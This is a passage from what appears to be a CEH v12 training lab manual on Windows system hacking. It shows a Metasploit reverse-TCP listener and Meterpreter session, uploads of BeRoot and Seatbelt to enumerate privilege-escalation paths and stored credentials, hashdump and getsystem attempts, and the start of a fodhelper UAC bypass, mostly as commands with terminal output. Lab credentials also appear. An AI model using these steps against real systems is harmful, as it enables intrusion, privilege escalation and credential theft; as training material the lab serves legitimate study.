
32. CEH-Tools folder appears, navigate to **CEHv12 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.



33. Paste the **BeRoot** folder onto **Desktop**.



34. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).



```
+ --=[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ --=[ 592 payloads - 45 encoders - 10 nops      ]
+ --=[ 9 evasion      ]


Metasploit tip: After running db nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:50213) at 2022-04-05 03:42:28 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter >
```

35. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.



```
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter > shell
Process 3604 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

36. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.
37. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.
38. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.

Module 06 – System Hacking

The terminal window displays the following output:

```
C:\Users\Admin\Downloads>beRoot.exe
beRoot.exe
=====
Windows Privilege Escalation
! BANG BANG !
=====

#####
Service #####
[!] Permission to create a service with openscmanager
True

[!] Binary located on a writable directory
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc

permissions: {'change config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc_24f3e7
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc_24f3e7

#####
Startup Keys #####
[!] Registry key with writable access
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

[!] Binary located on a writable directory
Name: SecurityHealth
Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\Windows\system32
Full path: %windir%\system32\SecurityHealthSystray.exe

Name: SunJavaUpdateSched
Key: SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\Program Files (x86)\Common Files\Java\Java Update
Full path: "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"

#####
Taskscheduler #####
[!] Permission to write on the task directory: c:\windows\system32\tasks
True

#####
Check user admin #####
[!] Is user in the administrator group
```

39. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and SeImpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

40. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Tue Apr 5, 03:52

#####
# Taskscheduler #####
[!] Permission to write on the task directory: c:\windows\system32\tasks
True

#####
# Check user admin #####
[!] Is user in the administrator group
True

----- Get System Priv with WebClient -----
[!] Checking WebClient vulnerability

#####
# Error on: check_webclient #####
Traceback (most recent call last):
  File "beroot\run_checks.py", line 315, in check_all
  File "beroot\run_checks.py", line 277, in check_webclient
  File "beroot\modules\checks\webclient\webclient.py", line 206, in run
  File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)

[!] Elapsed time = 2.37699985504

C:\Users\Admin\Downloads>exit
exit
meterpreter >

```

41. Now we will use **GhostPack Seatbelt** tool to gather host information and perform security checks to find insecurities in the target system.

42. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:

- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.

Module 06 – System Hacking

- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.
 - The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

43. CEH-Tools folder appears, navigate to **CEHv12 Module 06 System Hacking\Github Tools** and copy **Seatbelt.exe** file. Paste the copied file onto **Desktop**.

44. In the terminal type **upload /home/attacker/Desktop/Seatbelt.exe** and press **Enter** to upload Seatbelt.exe into the target system.

Applications Places System msfconsole - Parrot Terminal

File Edit View Search Terminal Help

True

Scanning [redacted] (10.10.10.10) ...

1.11

Check user admin

[!] Is user in the administrator group

True

----- Get System Priv with WebClient -----

[!] Checking WebClient vulnerability

Error on: check_webclient

Traceback (most recent call last):

File "beroot\run_checks.py", line 315, in check_all

File "beroot\run_checks.py", line 277, in check_webclient

File "beroot\modules\checks\webclient\webclient.py", line 206, in run

File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient

ValueError: Procedure probably called with not enough arguments (4 bytes missing)

[!] Elapsed time = 1.44499993324

C:\Users\Admin\Downloads>exit

exit

meterpreter > upload /home/attacker/Desktop/Seatbelt.exe

[*] uploading : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe

[*] Uploaded 543.00 KiB of 543.00 KiB (100.0%): /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe

[*] uploaded : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe

meterpreter >

45. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

```
meterpreter > upload /home/attacker/Desktop/Seatbelt.exe
[*] uploading : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] Uploaded 543.00 KiB of 543.00 KiB (100.0%): /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
[*] uploaded : /home/attacker/Desktop/Seatbelt.exe -> Seatbelt.exe
meterpreter > shell
Process 8536 created.
Channel 4 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

46. Type **Seatbelt.exe -group=system** and press **Enter** to gather information about AMSIProviders, AntiVirus, AppLocker etc.

Module 06 – System Hacking

47. Type **Seatbelt.exe -group=user** and press **Enter** to gather information about ChromiumPresence, CloudCredentials, CloudSyncProviders, CredEnum, dir, DpapiMasterKeys, etc.

Module 06 – System Hacking

48. Type **Seatbelt.exe -group=misc** and press **Enter** to gather information about ChromiumBookmarks, ChromiumHistory, ExplicitLogonEvents, FileInfo, etc.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
=====
==== FileInfo ====
Comments
CompanyName : Microsoft Corporation
FileDescription : NT Kernel & System
FileName : C:\Windows\system32\ntoskrnl.exe
FileVersion : 10.0.22000.469 (WinBuild.160101.0800)
InternalName : ntkrnlmp.exe
IsDebug : False
IsDotNet : False
IsPatched : False
IsPreRelease : False
IsPrivateBuild : False
IsSpecialBuild : False
Language : English (United States)
LegalCopyright : © Microsoft Corporation. All rights reserved.
LegalTrademarks :
OriginalFilename : ntkrnlmp.exe
ProductName : Microsoft Windows® Operating System
ProductVersion : 10.0.22000.469
SpecialBuild :
Attributes : Archive
CreationTimeUtc : 1/27/2022 9:12:28 AM
LastAccessTimeUtc : 4/8/2022 12:18:17 PM
LastWriteTimeUtc : 1/27/2022 9:12:29 AM
Length : 11740528
SDSL : 0:S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464D:PAI(A;;0x1200a9;;;SY)(A;;0x1200a9;;;BA)(A;;0x1200a9;;;BU)(A;;FA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464)(A;;0x1200a9;;;AC)

===== FirefoxHistory =====

ERROR: IO exception, places.sqlite file likely in use (i.e. Firefox is likely running). Could not find file 'C:\Users\Admin\AppData\Roaming\Mozilla\Firefox\Profiles\jkv22ugy.default\places.sqlite'.
ERROR: IO exception, places.sqlite file likely in use (i.e. Firefox is likely running). The process cannot acces
```

Module 06 – System Hacking

49. Apart from the aforementioned Seatbelt commands, you can also use the following advanced commands to gather more information regarding the target system:

Commands	Description
Seatbelt.exe -group=all	Runs all the commands
Seatbelt.exe -group=slack	Retrieves information by executing the following commands: SlackDownloads, SlackPresence, SlackWorkspaces
Seatbelt.exe -group=chromium	Retrieves information by executing the following commands: ChromiumBookmarks, ChromiumHistory, ChromiumPresence
Seatbelt.exe -group=remote	Retrieves information by executing the following commands: AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DoapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPSavedConnections, RDPSessions, RDPsettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall
Seatbelt.exe <Command> [Command2] ...	Run one or more specified commands
Seatbelt.exe <Command> -full	Retrieves complete results for a command without any filtering
Seatbelt.exe <Command> - computername=COMPUTER.DOMAIN.COM [- username=DOMAIN\USER -password=PASSWORD]	Run one or more specified commands remotely
Seatbelt.exe -group=system - outputfile="C:\Temp\out.txt"	Run system checks and output to a .txt file

50. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.

```
msfconsole - Parrot Terminal
Fri Apr 8, 08:32

File Edit View Search Terminal Help

RPCID : 14
Version : 1

Name : Microsoft Unified Security Protocol Provider
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1

Name : Default TLS SSP
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1

----- SysmonEvents -----

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter >
```

51. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.
52. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

Note: You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Version : 1
Name : Default TLS SSP
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1
===== SysmonEvents =====
ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter >

```

53. The command fails to dump the hashes from the SAM file located on the **Windows 11** machine and returns an error stating **Insufficient privileges to dump hashes!**.
54. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.
55. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

The command issued is:

- **getsystem -t 1:** Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique.

56. The command fails to escalate privileges and returns an error stating **Operation failed**.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1

===== SysmonEvents =====

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter >

```

57. From the result, it is evident that the security configuration of the **Windows 11** machine is blocking you from gaining unrestricted access to it.

58. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

Note: In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.

59. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.

```

